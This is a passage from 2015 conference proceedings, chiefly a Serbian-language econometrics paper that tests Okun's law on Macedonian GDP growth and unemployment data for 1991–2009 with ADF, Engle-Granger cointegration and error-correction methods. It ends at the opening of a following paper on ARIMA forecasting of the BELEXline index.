Erste Bank a.d. Novi Sad. *Annual reports and Disclosure of data and information (3rd Pillar of Basel II) of Erste Bank a.d. Novi Sad for the period of 2007 to 2013*. Retrieved February 02, 2015, from www.erstebank.rs

National Bank of Serbia. *Quarterly reports on Performance of Serbian banking sector in the period of 2007 to 2013*. Retrieved February 02, 2015, from www.nbs.rs



DOI: 10.15308/Synthesis-2015-423-426

Synthesis
International Scientific Conference of IT and Business-Related Research

# EMPIRIJSKA ANALIZA VALIDNOSTI OKUNOVOG ZAKONA NA TRŽIŠTU MAKEDONIJE

## THE EMPIRICAL ANALYSIS OF OKUN'S LAW ON THE MACEDONIAN MARKET

Vesna Prorok
Ekonomski fakultet Pale, Univerzitet u Istočnom Sarajevu, Republika Srpska

**Apstrakt:**
Cilj ovog rada je provera validnosti Okunovog zakona, kao i ispitivanje postojanja dugoročne i kratkoročne veze između stope rasta BDP-a i stope nezaposlenosti na tržištu Makedonije u periodu od 1991. do 2009. godine. Analiza je izvršena primenom Engle-Grangerovog testa kointegracije za proveru postojanja dugoročnog slaganja između varijabli, dok je mehanizam korekcije greške (ECM) korišćen za utvrđivanje njihove kratkoročne dinamike. Empirijska analiza ukazala je na to da je Okunov zakon neprihvatljiv za tržište Makedonije u posmatranom periodu, te da je dugoročna veza između varijabli pozitivna u oba smera, dok kratkoročna veza, koja je takođe pozitivna, postoji samo iz pravca stope rasta BDP-a.

**Ključne reči:**
stopa rasta BDP-a, stopa nezaposlenosti, Engle-Grangerov test kointegracije, mehanizam korekcije greške.

**Abstract:**
The purpose of this paper is to estimate the validity of Okun's law, and to test the existence of long-term and short-term relationship between the growth rate of GDP and unemployment rate in Macedonia in the period from 1991 to 2009. The analysis was performed using the Engle-Granger cointegration test to verify the existence of the long-term correlation between the variables, while the Error Correction Mechanism (ECM) is used for determining their short-term dynamics. The empirical analysis indicates that the Okun's law is unacceptable for the Macedonian market during the analyzed period, and that the long-run relationship between the variables is positive in both directions, while the short-term relationship, which is also positive, exists only from the direction of the GDP growth rate.

**Key words:**
GDP growth rate, unemployment rate, Engle-Granger cointegration test, Error Correction Mechanism.

## 1. UVOD

Okunov zakon kao jedan od osnovnih makroekonomskih postulata, po prvi put je uveden u makroekonomsku teoriju 1960-ih godina od strane Artura Okuna iz Instituta Brukings u Vašingtonu. Zakon se zasnivao na empirijskim istraživanjima veze između stope nezaposlenosti i ostvarenih gubitaka u nivou bruto domaćeg proizvoda sprovedenim na uzorcima podataka iz različitih vremenskih perioda velikog broja zemalja, primjenom različitih statističkih metoda. Kao takav, zakon je vremenom postao kako standardni alat tržišnih analitičara i teoretičara, tako i dobar vodič za kreatora ekonomske i monetarne politike, jer pruža odgovor na pitanje kako će se promjene u nivou bruto domaćeg proizvoda odraziti na nivo nezaposlenosti u okviru ekonomije jedne zemlje.

Okunov zakon, u literaturi poznat i kao Okunovo pravilo palca, ukazuje na postojanje negativne, odnosno inverzne veze između proizvodnje i nezaposlenosti. Originalni Okunov zakon polazi od stanovišta da pad od približno 2% inflatorno-prilagođenog bruto domaćeg proizvoda prouzrokuje rast stope nezaposlenosti u iznosu od oko 1%. Drugim riječima, svako povećanje realnog BDP-a za oko 1%, vodiće padu stope nezaposleni za približno pola procentnog poeana.

Zbog istorijske stabilnosti Okunovog zakona u Sjedinjenim Američkim Državama, ekonomisti su često koristili stopu nezaposlenosti za ocjenu svojih budućih predviđanja (Daly *et al.*, 2014.). Međutim, ovakav razuman pristup, koji je podrazumijevao da se rast BDP-a i promjene stope nezaposlenosti kreću zajedno u omjeru 2:1, činilo se da se ruši tokom velike ekonomske i finansijske krize koje je pogodila sve svjetske ekonomije već u prvoj deceniji ovog vijeka. Takva dešavanja pokrenula su raspravu o stabilnosti Okunovog zakona u uslovima krize, pogotovo u zemljama u razvoju i slabo razvijenim zemalja, u kojima su se posljedice krize, nesumnjivo, najviše i osjetile. Ovakva dešavanja potvrdila su činjenicu da Okunov zakon predstavlja samo statističku vezu između ove dvije pojave prije nego strukturnu karakteristiku ekonomije jedne zemlje. Iz tog razloga, kao i svaki drugi statistički odnos, često predstavlja predmet revizije, pogotovo u ekonomijama koje su izložene „neočekivano" velikim fluktuacijama u pogledu bilo koje makroekonomske varijable za koje se uglavnom, u ne tako efikasnim uslovima, teško pronalazi rješenje.

U ovom radu pokušaće se dati odgovor na dva pitanja: da li Okunov zakon predstavlja stabilan odnos između rasta BDP-a i promjene stope nezaposlenosti u zemljama u tranziciji, kao što je Makedonija i u kojoj mjeri on predstavlja koristan mehanizam za buduća ekonomska predviđanja?

Cilj rada je da se na bazi godišnjih podataka o stopi rasta BDP-a i promjene stope nezaposlenosti u periodu od 1991. do 2009. godine provjeri validnost Okunovog zakona na tržištu Makedonije. Drugim riječima, testiraće se da li na makedonskom tržištu između ove dvije pojave postoji dugoročna i kratkoročna veza, a zatim će se, u slučaju da takve veze postoje, utvrditi nivo njihovog intenziteta i pravac djelovanja. Na osnovu rezultata sprovedene analize uočiće se sličnost između tržišta Makedonije i ostalih tranzicionih zemalja Zapadnog Balkana.

E-mail: vesna.prorok@gmail.com
DOI: 10.15308/Synthesis-2015-427-431

U ekonomskoj teoriji poznata su tri pristupa ili verzije Okunovog zakona: 1) verzija diferencija, 2) verzija jaza ili gapa i 3) verzija zakona proizvodne funkcije (Javeid, 2012). Zbog njene jednostavnosti, u radu ćemo koristi verziju diferencija koja se može direktno primijeniti na ekonomske serije podataka kojima raspolažemo. U analizi su korišteni podaci iz dostupne baze podataka Svjetske banke. Testiranje postojanja dugoročne veze između stope rasta BDP-a i promjene stope nezaposlenosti izvršiće se primjenom Engle-Grangerovog testa kointegracije, dok će se, za slučaj da je kointegracije prisutna, pristupiti formiranju mehanizma korekcije greške (*Error Correction Mechanism*) kojim bi se uočili kratkoročni efekti između pomenutih varijabli. Za utvđivanje nivoa stacionarnosti vremenskih serija posmatranih varijabli, te za testiranje stacionarnosti reziduala formiranih regresionih modela, koristiće se prošireni Dickey-Fullerov test (Augmented Dickey-Fuller test), a zaključci će se donositi na bazi nivoa značajnosti od 5%.

## 2. PREGLED LITERATURE

Svjetska ekonomska i finansijska kriza iz 2008. godine u velikoj mjeri se negativno odrazila na privredne sisteme kako vodećih svjetskih ekonomija, tako i zemalja u razvoju i slabo razvijenih zemalja. Njeni efekti brzo su se prenijeli i na tržište rada koje je, nesumnjivo, bilo izloženo najvećim fluktuacija u posljednjoj deceniji. Ovakva dešavanja podstakla su da veza između stope rasta BDP-a i promjene stope nezaposlenosti postane predmet istraživanja velikog broja ekonomskih i finansijskih analitičara koji su u nastojanju da predvide buduća kretanja ključnih makroekonomskih varijabli, bili primorani da ispitaju validnost nekih osnovnih makroekonomskih zakonitosti. S obzirom na činjenicu da nezaposlenost predstavlja najveći svjetski ekonomski i socijalni problem, najveću pažnju stručne javnosti je, s razlogom, privuklo tržište rada. Ovdje ćemo se kratko osvrnuti samo na neka od istraživanja sprovedenih na američkim, azijskim i evropskim tržištima u posljednjoj deceniji, a koja se odnose na provjeru validnosti Okunovog zakona koji, kao jedan od osnovih makroekonomskih zakona, ukazuje na inverzni karakter veze između stope rasta BDP-a i promjene stope nezaposlenosti.

Umer Javeid je u radu *Validity of Okun's Law: Empirical Evidence from Pakistan* (1981-2005) testirao kako validnost Okunovog zakona, tako i postojanje dugoročne i kratkoročne veze između stope nezaposlenosti i stope rasta BDP-a u Pakistanu, na bazi godišnjih podataka u periodu od 1981. do 2005. Treba napomenuti da se korišćenjem podataka u dužem vremenskom periodu smanjuje mogućnost pojave devijacije u rezultatima. Primjenjujući verziju diferencija Okunovog zakona Javeid je došao do zaključka da između dvije pomenute varijable postoji negativna, odnosno inverzna veza. Vrijednost Okunovog koeficijenta iznosila je 2,8% što se objašnjava time da rast BDP-a u iznosu od 1% prouzrokuje smanjenje stope nezaposlenosti u iznosu od 2,8%, dok se vrijednost konstante od 0,192 definiše kao stopa nezaposlenosti pri nultoj promjeni stope rasta BDP-a. S druge strane, posmatrano u kratkoročnom vremenskom periodu, primjenom mehanizma korekcije greške (*Error Correction Mechanism*), došlo se do zaključka da ekonomski rast od 1% prouzrokuje smanjenje stope nezaposlenosti u iznosu od 3,1%. Ova analiza je u velikoj mjeri potvrdila validnost Okunovog zakona na tržištu Pakistana. Međutim, slična analiza koja je obuhvatila više azijskih tržišta (Pakistan, Indija, Kina, Šri Lanka i Bangladeš) u periodu od 1980. do 2006. godine ukazala je na mješovite rezultate u pogledu vrijednosti Okunovog koeficijenta (Lal *et al.*, 2010).


Julien Fouquan (2012) je na panel seriji podataka koja je uključivala 20 OECD zemalja u periodu od posljednje tri decenije, nastojao da dokaže da Okunov zakon ne predstavlja linearnu vezu između stope nezaposlenosti i stope rasta BDP-a. Kao prvo, u radu je bila primijenjena Hensenova metodologija koja je omogućila da se pokaže prisustvo efekata praga u Okunovom zakonu, bez obzira na metod dekompozicije rezultata i izabrane varijable praga. Rezultati istraživanja ukazali su na postojanje asimetrije u vezi između ciklične nezaposlenosti i jaza u proizvodnji. S druge strane, ova studija pružila je originalni pristup grupisanju podataka iste dinamike kojim se rješava problem hetegorenosti, te uvođenju Okunovog zakona za koji se potvrdilo da tokom vremena varira.

Sličnu analizu sproveo je Bilal Kargi (2013) analizirajući validnost Okunovog zakona na 34 zemlje OECD-a. Analiza je pokazala da je veza između stope rasta BDP-a i stope nezaposlenosti inverznog karaktera, te da kointegracija postoji, posmatrano u dugom roku. U okviru ove studije zemlje su kategorizovane prema stopi rasta BDP-a na one koje imaju nisku, normalnu i visoku stopu rasta. Konzistentnost u pogledu stope nezaposlenosti za zemlje sa visokom stopom rasta nije uočena, dok se u slučaju zemalja sa niskim stopama rasta došlo do generalnog zaključka da su stope nezaposlenosti izuzetno visoke.

## 3. METODOLOGIJA I ANALIZA

U radu će se hipoteza postojanja kointegracije stope raste BDP-a i stope nezaposlenosti u Makedoniji, testirati na bazi kretanja istorijskih godišnjih podataka pomenutih varijabli u periodu od 1991. do 2009. godine.

Na grafikonu 1 predstavljene su vremenske serije kretanja godišnjih stopa rasta BDP-a i stope nezaposlenosti u Makedoniji u okviru analiziranog vremenskog perioda.




Grafik 1. Grafički prikaz godišnjih stopa rasta BDP-a i stopa nezaposlenosti u Makedoniji u periodu od 1991. do 2009. godine



DOI: 10.15308/Synthesis-2015-427-431

### 3.1. TEST JEDINIČNOG KORENA

Za svaku prikazanu vremensku seriju utvrđen je nivo stacionarnosti primjenom proširenog Dicky-Fullerovog testa (ADF test) jedičnog korena. Za određivanje optimalnog broja lagova autoregresionog modela vremenske serije za koju se utvrđuje nivo stacionarnosti, korišten je Švarcov kriterijum. Treba napomenuti da pored Švarcovog postoji niz drugih kriterijuma za utvrđivanjem optimalnog broja lagova u autoregresionom modelu. Neki od tih kriterijuma polaze od unaprijed razumno određenog maksimalnog broja lagova koji se postepeno testiranjem smanjuje, dok se ne dođe do broja pri kome su svi lagovi statistički značajni. Takođe, postoje i kriterijumi koji polaze od minimalno mogućeg broja lagova, te se svaki put vrši testiranje reziduala da bi se ustanovilo da li između njih postoji autorkorelacija. Postojanje autokorelacije između reziduala ukazuje na potrebu da se broj lagova poveća, pri čemu se postupak ponavlja sve dok se ne dođe do optimalnog broja lagova u autoregresionom modelu. Drugim riječima, dodavanje lagova prestaje onog momenta kada je svako postojanje autokorelacije između reziduala uklonjeno (Mahadeva & Robinson, 2004).

Prošireni Dickey-Fullerov test jediničnog korjena podrazumijeva izraze oblika:

$$\Delta y_t = \gamma y_{t-1} + \sum_{p=1}^{p} \phi_p \Delta y_{t-p} + \varepsilon_t \ ,$$

$$\Delta y_t = \phi_0 + \gamma y_{t-1} + \sum_{p=1}^{p} \phi_p \Delta y_{t-p} + \varepsilon_t \ ,$$

$$\Delta y_t = \phi_0 + \delta_1 t + \gamma y_{t-1} + \sum_{p=1}^{p} \phi_p \Delta y_{t-p} + \varepsilon_t$$

koji obuhvataju test jediničnog korena, test jediničnog korena sa uključenom konstantom, te test jediničnog korena sa uključenom konstantom i linearnim trendom. Nulta hipoteza koja se provjerava je hipoteza nestacionarnosti, odnosno postojanja jediničnog korena u vremenskoj seriji, što podrazumijeva da je koeficijent $\gamma=0$. Ako bi distribucija $\widehat{\gamma}$ posjedovala standardni normalan raspored pri provjeri nulte hipoteze, onda bi ovakav test bio veoma jednostavan. Međutim, raspored $\widehat{\gamma}$ u okviru nulte hipoteze nije standardni normalan, jer $\gamma_{t-1}$ je jedinični koren i varijansa takvog procesa raste kako se broj opservacija povećava (Sheppard, 2012). Iz tog razloga prilikom donošenja zaključka o vrijednosti $t$ testa, neophodno je, umjesto standardizovanog normalnog, koristiti Dickey-Fullerov raspored. Rezultat proširenog Dickey-Fullerovog testa ukazuju na prihvatanje ili odbijanje nulte hipoteze. U slučaju da je nulta hipoteza odbijena, prihvata se alternativna hipoteza o stacionarnosti vremenske serije ($\gamma<0$) za podatke na nivou, dok prihvatanje nulte hipoteze vodi tome da se postupak testiranja nastavlja za diferenciranu seriju podataka, sve dok se ne dođe do nivoa diferencije na kome je uslov stacionarnosti ispunjen. Jednačine oblika

$$\Delta^2 y_t = \gamma \Delta y_{t-1} + \sum_{p=1}^{p} \phi_p \Delta^2 y_{t-p} + \varepsilon_t \ ,$$

$$\Delta^2 y_t = \phi_0 + \gamma \Delta y_{t-1} + \sum_{p=1}^{p} \phi_p \Delta^2 y_{t-p} + \varepsilon_t \ ,$$

$$\Delta^2 y_t = \phi_0 + \delta_1 t + \gamma \Delta y_{t-1} + \sum_{p=1}^{p} \phi_p \Delta^2 y_{t-p} + \varepsilon_t$$

su jednačine koje obuhvataju diferenciranu serije podataka prvog nivoa, gdje će primjena Dickey-Fullerovog testa jediničnog korena, za većinu ekonomskih varijabli, ukazati na postojanje stacionarnosti vremenske serije. U nastavku će se pokazati da su i vremenske serije stope rasta BDP-a i promjene stope nezaposlenosti, koji su predmet analize ovog rada, takođe stacionarne na prvom nivou $I(1)$.

U Tabeli 2. rezultati ADF testa pokazuju da ni jedna od testiranih varijabli nije stacionarna na nivou uz nivo značajnosti 5%. Međutim, stacionarnost za sve testirane varijable je postignuta za diferencirane serije podataka na prvom nivou, što predstavlja osnovu za upotrebu Engle-Grangerovog testa kointegracije.

| Varijable | ADF | I(d) |
|---|---|---|
| GDPGR | -2,164126 | I(1) |
| d(GDPGR) | -4,206577* | I(0) |
| UNR | -2,657973 | I(1) |
| d(UNR) | -4,294173* | I(0) |

Tabela 2: Rezultati ADF testa jediničnog korjena za pojedične vremenske serije posmatranih varijabli

U tabeli 2. varijabla GDPGR je stopa rasta BDP-a, dok je varijabla UNR stopa nezaposlenosti.

### 3.2. ENGLE-GRANGEROV TEST KOINTEGRACIJE

Još u drugoj polovini prošlog vijeka, pojava lažne regresije kao posljedica nestacionarnosti vremenskih serija koje su bile predmet regresione analize, predstavljala je glavni problem empirijskih analitičara. Neki istraživači su rješenje problema pronašli u regresionoj analizi diferenciranih serija podataka, s tim da se diferenciranje vršilo do onog nivoa dok se ne postigne stacionarnost vremenske serije. Međutim, ovakva rješenja brzo su naišla na kritiku, jer se ustanovilo da regresiona analiza na diferenciranim podacima dovodi do gubitka veoma značajnih dugoročnih informacija sadržanih u stvarnoj seriji.

Veliki zaokret u izučavanju analize vremenskih serija napravio je Granger kada je 1981. godine u teoriju prvi put uveo koncept kointegracije. Nedugo zatim Engle i Granger su 1987. godine predstavili čvrstu teorijsku osnovu za testiranje, ocjenu i modeliranje kointegracije nestacionarnih vremenskih serija. Kointegraciona analiza dozvoljava da se nestacionarne vremenske serije koriste na način da lažna regresija bude izbjegnuta. Ovakav pristup omogućio je analitičarima da testiraju dugoročnu vezu između varijabli na bazi stvarnih vrijednosti vremenskih serija.

Treba napomenuti da se Engle-Grangerov test kointegracije koristi za varijable koje su stacionarne na istom nivou, dok se za varijable različitih nivoa stacionarnosti uglavnom koristi Johansenov test kointegracije. U slučaju analiziranja postojanja kointegracije između više varijabli, Engle-Grangerov test pokazuje svoje nedostatke, tj. ne obezbjeđuje informaciju o broju kointegracionih veza, već samo informaciju o tome da li je kointegracija prisutna ili ne. Međutim, u našem primjeru gdje se razmatra postojanje kointegracije samo između dvije varijable, stope rasta BDP-a i promjene stope nezaposlenosti, primjena Engle-Grangerov testa nesumnjivo će obezbijediti zadovoljavajuće rezultate.

Engle-Grangerova procedura sastoji se od ocjene kointegracione regresije u oba smjera metodom najmanjih kvadrata. Drugim riječima, potrebno je formirati dva kointegraciona regresiona modela oblika:



DOI: 10.15308/Synthesis-2015-427-431

$$GDPGR_t = \beta_0 + \beta_1 UNR_t + e_t$$
$$UNR_t = \beta_0 + \beta_1 GDPGR_t + e_t$$

U prvom se ispituje zavisnost stope rasta BDP-a od promjene stope nezaposlenost, a u drugom zavisnost promjene stope nezaposlenosti od stope rasta BDP-a. Nakon ocijenjenih regresionih modela vrši se testiranju stacionarnosti reziduala, da bi se utvrdilo da li između varijabli, posmatrano u oba smjera, postoji kointegracija. Pod kointegracijom se podrazumijeva postojanje dugoročne veze između dvije varijable, spečavajući da vrijednost reziduala u dužem vremenskom periodu postane veća. Testiranje stacionarnosti reziduala vrši se na bazi proširenog Dickey-Fullerovog testa, gdje regresiona jednačina reziduala ima oblik:

$$\Delta\hat{e}_t = \alpha_1 \hat{e}_{t-1} + \sum_{p=1}^{k} \alpha_{p+1} \Delta\hat{e}_{t-p} + \varepsilon_t$$

Nulta i alternativna hipoteza su iste kao i kod testiranja stacionarnosti vremenskih serija varijabli, gdje će nam rezultat Dickey-Fullerovog testa obezbijedio informaciju o postojanju kointegracije između varijabli. Drugim riječima, prihvatanje nulte hipoteze o postojanju jediničnog korjena reziduala ukazalo bi na nepostanje kointegracije i obrnuto.

U narednoj tabeli dati su rezultati stacionarnosti reziduala dva formirana regresiona modela.

| Kointegraciona regresija | ADF reziduala | Kritična vrijednost za nivo značajnosti 5% |
|---|---|---|
| *GDPGR*=-30,77920+0,96512·*UNR* | -3,861871* | -3,040391 |
| *UNR*=32,16931+0,687772*GDPGR* | -4,205480* | -3,040391 |

Razultati su pokali da u oba smjera postoji dugoročno slaganje, odnostno kointegracija kretanja stope rasta BDP-a i stope nezaposlenosti. Međutim, takvo slaganje je pozitivno, što je u suprotnosti sa osnovnom makroekonomskom pretpostavkom o tome da je kretanje ove dvije pojave inverznog karaktera. Takođe, ako bismo testirali validnost Okunovog zakona došli bismo do sličnih rezultata, koji bi potvrdili da Okunov zakon u Makedoniji, kao i u ostalim tranzicionim ekonomijama Zapadnog Balkana, ne važi.

Verzija diferencije Okunovog zakona pretpostavlja regresioni model zasnovan na promjenama vrijednosti varijabli, odnosno regresioni model u kome se ispituje zavisnost promjene stope rasta BDP-a u odnosu na promjenu stope nezaposlenosti i obrnuto:

$$GDPGR_t - GDPGR_{t-1} = \alpha + \beta(UNR_t - UNR_{t-1}) + \varepsilon_t$$
$$UNR_t - UNR_{t-1} = \alpha + \beta(GDPGR_t - GDPGR_{t-1}) + \varepsilon_t$$

gdje je $\alpha$ konstanta, a $\beta$ Okunov koeficijent za koji se pretpostavlja da ima negativnu vrijednost kao posledica inverznog odnosa kretanja promene stope rasta BDP-a i promene stope nezaposlenosti, na način koji je definisan Okunovim zakonom. U sprovedenoj analizi vrijednost Okunovog koeficijenta za oba modela iznosi 0.383248 i 0.212714, respektivno. To bi značilo da rezultati empirijske analize nisu u saglasnosti sa makroekonomskom teorijom na tržitu Makedonije. Drugim riječima, nije ispunjena validnost Okunovog zakona, s obzirom na to da je vrijednost koeficijenata pozitivna, te da nijedan od koeficijenata nije statistički značajan.

Ovakav rezultat ekonomski je i opravdan u okviru skoro svih tranzicionih zemalja Zapadnog Balkana, pogotovo ako se uzme u obzir činjenica da je ekonomski rast u periodu prije krize 2008. godine bio posledica velikog priliva slobodnog inostranog kapita, koji nije bio iskorišćen za obnovu realnog sektora kao nosioca svake zdrave ekonomije, već naprotiv, uglavnom za finansiranje neuspješne reforme vlasničkih odnosa. Nerazvijen realni sektor vodio je nedovoljnoj iskorišćenosti ljudskih resursa, što je vremenom preraslo u hronični problem, naročito u periodu poslije krize, kada su se inostrani prilivi kapitala pokazali kao neodrživi.

Kako su rezultati pokazali postojanje kointegracije između stope rasta BDP-a i stope nezaposlenosti, potrebno je pristupiti primjeni mehanizma korekcije greške (*Error Correction Mechanism*) da bi se utvrdilo da li između ove dvije varijable postoji kratkočno slaganje u njihovom kretanju.

## 3.3. MEHANIZAM KOREKCIJE GREŠKE (ECM-ERROR CORRECTION MECHANISM)

Mehanizam korekcije greške je dinamički sistem koji se zasniva na tome da se odstupanja trenutnog stanja pojave od njene dugoročne veze mogu ugraditi u njenu kretkoročnu dinamiku. Model korekcije greške ne predstavlja model kojim se ispravlja greška u nekom drugom modelu, već je to kategorija modela koji su sačinjeni od više vremenskih serija na osnovu kojih se direktno utvđuje brzina pri kojoj se zavisno promjenljiva vraća u svoj ravnotežni položaj kao posljedica promjene vrijednosti nezavisno promjenljive.

Empirijski, za oba modela, ovo se može prikazati u obliku jednačina:

$$GDPGR_t - GDPGR_{t-1} = \theta_0 + \theta_1 \hat{e}^*_{t-1} + \lambda_1 (UNR_t - UNR_{t-1}) + \varepsilon_t$$
$$UNR_t - UNR_{t-1} = \theta_0 + \theta_1 \hat{e}^*_{t-1} + \lambda_1 (GDPGR_t - GDPGR_{t-1}) + \varepsilon_t$$

gdje je:

$\hat{e}^*_{t-1} = GDPGR_{t-1} - \beta_0 - \beta_1 UNR_{t-1}$ za prvi model,

$\hat{e}^*_{t-1} = UNR_{t-1} - \beta_0 - \beta_1 GDPGR_{t-1}$ za drugi model.

U slučaju da su vrijednosti $\hat{e}^*_{t-1}$, u oba modela, različite od nule, varijable $GDPGR_t$ i $UNR_t$, respektivno, se nalaze izvan svoje dugoročne ravnotеže.

Ocijenjeni prethodni modeli imaju oblik:

$$GDPGR_t - GDPGR_{t-1} = 0.200543 - 0.977577\hat{e}^*_{t-1} + 0.365819(UNR_t - UNR_{t-1})$$
$$UNR_t - UNR_{t-1} = 0.24909 - 0.81141\hat{e}^*_{t-1} + 0.509144(GDPGR_t - GDPGR_{t-1})$$

U prvom modelu, vrijednost $\theta_1$ je statitički značajna i iznosti -0.977577, što bi značilo da se tekuća vrijednost stope rasta BDP-a prilagođava svojoj ravnotežnoj vrijednosti brzinom od 0.977577 pomnoženom sa iznosom odstupanja u prethodnom periodu. Isti zaključak se može izvesti i za vrijednost $\theta_1$ drugog modela. S druge strane, koeficijent $\lambda_1$ ukazuje na kratkoročne varijacije zavisne varijable kao rezultat promjene tekuće vrijednosti nezavisne varijable. U oba modela, vrijednosti ovih koeficijenata su pozitivne, ali samo u drugom modelu koeficijent $\lambda_1$ je statistički značajan. Na onovu toga se može zaključiti da kratkoročni uticaj jedne varijable na drugu, dolazi samo iz pravca stope rasta BDP-a i odražava se na stopu nezaposlenosti. Ovo je samo još jedna potvrda da se veza između stope rasta BDP-a i stope nezaposlenosti, kako dugoročna, tako i kratkoročna,



DOI: 10.15308/Synthesis-2015-427-431

na tržištu Makedonije, protivi osnovnom maktroekonomskom principu, tj. zakonu da između kretanja stope rasta BDP-a i stope nezaposlenosti postoji inverzan odnos.

## 4. ZAKLJUČAK

Ovaj rad ispituje dugoročnu i kratkoročnu vezu između stope rasta BDP-a i stope nezaposlenosti na tržištu Makedonije u periodu od 1991. do 2009. godine. Rezultati pokazuju da je dugoročna veza između ove dvije varijable pozitivna u oba pravca, dok kratkoročna veza koja je, takođe, pozitivna postoji samo iz pravca stope rasta BDP-a. To bi značilo da se, u posmatranom periodu, pozitivne promjene u stopi rasta BDP-a odražavaju na rast nezaposlenosti na tržištu rada. Takođe, analizom se dovelo u pitanje validnost Okunovog zakona, kao jednog od osnovnih makroekonomskih postulata, te se zaključilo da je takav zakon na tržištu Makedonije, kao i na većini tranzicionih tržišta Zapadnog Balkana, nevažeći.

Sprovedeni rezultati empirijskog istraživanja su realno opravdani, s obzirom na činjenicu da jasno odražavaju sliku ekonomske situacije zemalja Zapadnog Balkana koje su, poslije godina obilježenih sukobima, pristupile obnovi i reformama svojih privrednih sistema. Taj period se karakteriše otvaranjem prema globalnoj ekonomiji, većom orijentacijom prema izvozu, uvođenjem novih zakonskih regulativa kojima se u velikoj mjeri podstakao razvoj malih i srednjih preduzeća, što je naročito bio slučaj u Makedoniji, te izgradnjom institucija za podršku razvoju tržišnog sistema. Uz sve navedeno, te uz uspješnu transformaciju bankarskog sistema, pomoću inostranog kapitala, osigurao se stabilan privredni rast, praćen većim životnim standardom i većom stabilnošću u makroekonomskom pogledu. Međutim, proces reforme privrednih sistema, koji je već u svojim počecima bio suočen sa interesnim grupa, što se posebno uočilo pri sprovođenju procesa privatizacije, zastao je sredinom 2000-tih godina i kao takav još uvijek ostao nedovršen.

Do početka globalne ekonomske i finansijske krize rast na Zapadnom Balkanu bio je više predvođen globalnom likvidnošću i neodrživim prilivom kapitala, nego stvarnim napretkom privrednih reformi (Murgasova *et al*., 2015). Po pitanju razvoja realnog sektora u tom periodu skoro da nije ništa učinjeno. To je u konačnom vodilo nedovoljnom korišćenju ljudskih resursa, što se vremenom pretvorilo u hronični problem.

S druge strane, visokim stopama nezaposlenosti, koje su daleko nadmašivale visinu prosječne evropske stope nezaposlenosti, doprineli su obimni i konstantni prilivi doznaka iz inostranstva. Najveći iznosi primljenog novca po osnovu doznaka upotrijebljeni su za ličnu potrošnju, dok je samo mali dio priliva produktivno investiran u razvoj. Veliko oslanjanje na doznake, u svrhu lične potrošnje, podiglo je nivo minimalnih plata (za koje su građani bili spremni da rade) iznad nivoa koji je realno mogao biti finansiran i održavan na bazi produktivnosti neefikasnog realnog sektora.

Treba napomenuti da je Makedonija tih godina (1995-2008) i najviše učinila u pogledu restrukturiranja svog privrednog sistema u poređenju sa ostalim zemljama Zapadnog Balkana. Takvi rezultati se jasno uočavaju u toku proteklog perioda u kome Makadonija bilježi izuzetno visoke stope privrednog rast u poređenju sa ostalim evropskim zemljama, uz postepen, ali konstantan, pad stope nezaposlenosti.

## LITERATURA


Campbell, J. Y., Lo, A. W., & MacKinlay, A. C. (1997). *The econometrics of financial markets*. Princeton, N.J: Princeton University Press.

Daly,M.C., Fernald,J., Jorda,O., Nechio,F. (2014). Interpeting Deviations from Okun's Law: *FRBSF Economic Letter. Preuzeto 12.02.2015. Sa http://www.frbsf.org/economic-research/publications/economic-letter/2014/april/okun-law-deviation-unemployment-recession/*

Dougherty, C. (2007). *Introduction to econometrics*. New York: Oxford University Press.

Fouquau, J. (2008). Threshold effects in Okun's law: A panel data analysis. *Economics Bulletin, 5(33), 1-14.*

Gourieroux, C., & Jasiak, J. (2001). *Financial econometrics: Problems, models, and methods*. Princeton, N.J: Princeton University Press.

Javeid, U. (2012). Validity of Okun's Law: Empirical Evidence from Pakistan (1981-2005). *Preuzeto 12.02.2015. Sa http://sh.diva-portal.org/smash/get/diva2:525872/FULLTEXT01.pdf*

Kargi, B. (2013). Okun's Law and Long Term Co-Integration Analysis for OECD Countries (1987-2012). *International Research Journal of Finance and Economics, 119, 77-85.*

Lal, I., Muhammad, S. D., Jalil, M. A., & Hussain, A. (2010) Test of Okun's Law is Some Asian Countries Co-Integration Approach. *European Journal of Scientific Research, 40(1), 73-80.*

Maddala, G. S. (1992). *Introduction to Econometrics.* New York: Macmillan Publishing Company.

Mahadeva, L., & Robinson, P. (2004). Unit Root Testing to Help Model Building. Center for Central Banking Studies, *Bank of England*

Murgasova, Z., Ilahi, N., Miniane, J., Scott, A., & Vladkova-Hollar, I. (2015). *Zapadni Balkan: 15 godina ekonomske tranzicije. Preuzeto 12.02.2015. Sa https://www.imf.org/external/pubs/ft/reo/2015/eur/eng/pdf/erei_sr_030915_Serbian.pdf*

Sheppard, K. (2012). *Financial Econometrics Notes. Preuzeto 12.02.2015. Sa* https://www.kevinsheppard.com/images/b/bb/Financial_Econometrics_2013-2014.pdf

Terrell, D., & Fomby, T. B. (2006). *Econometric analysis of financial and economic time series: Part A*. Amsterdam: Elsevier.

Vasiljević, B. (2010). Uticaj doznaka na ekonomski i socijalni razvoj u Srbiji *Preuzeto 12.02.2015. Sa http://www.fpn.bg.ac.rs/wp-content/uploads/2010/05/11-Prof.-dr-Branko-Vasiljevi%C4%87-Uticaj-doznaka-na-ekonomski-i-socijalni-razvoj-u-srbiji.pdf*




DOI: 10.15308/Synthesis-2015-427-431

Synthesis
International Scientific Conference of IT and Business-Related Research

# PREDVIĐANJE KRETANJA TRŽIŠNOG INDEKSA BELEXLINE NA BAZI ARIMA MODELA

## FORECASTING MARKET INDEX BELEXLINE MOVEMENTS BASED ON ARIMA MODEL

Vesna Prorok, Slađana Paunović
Ekonomski fakultet Pale, Univerzitet u Istočnom Sarajevu, Republika Srpska

**Apstrakt:**
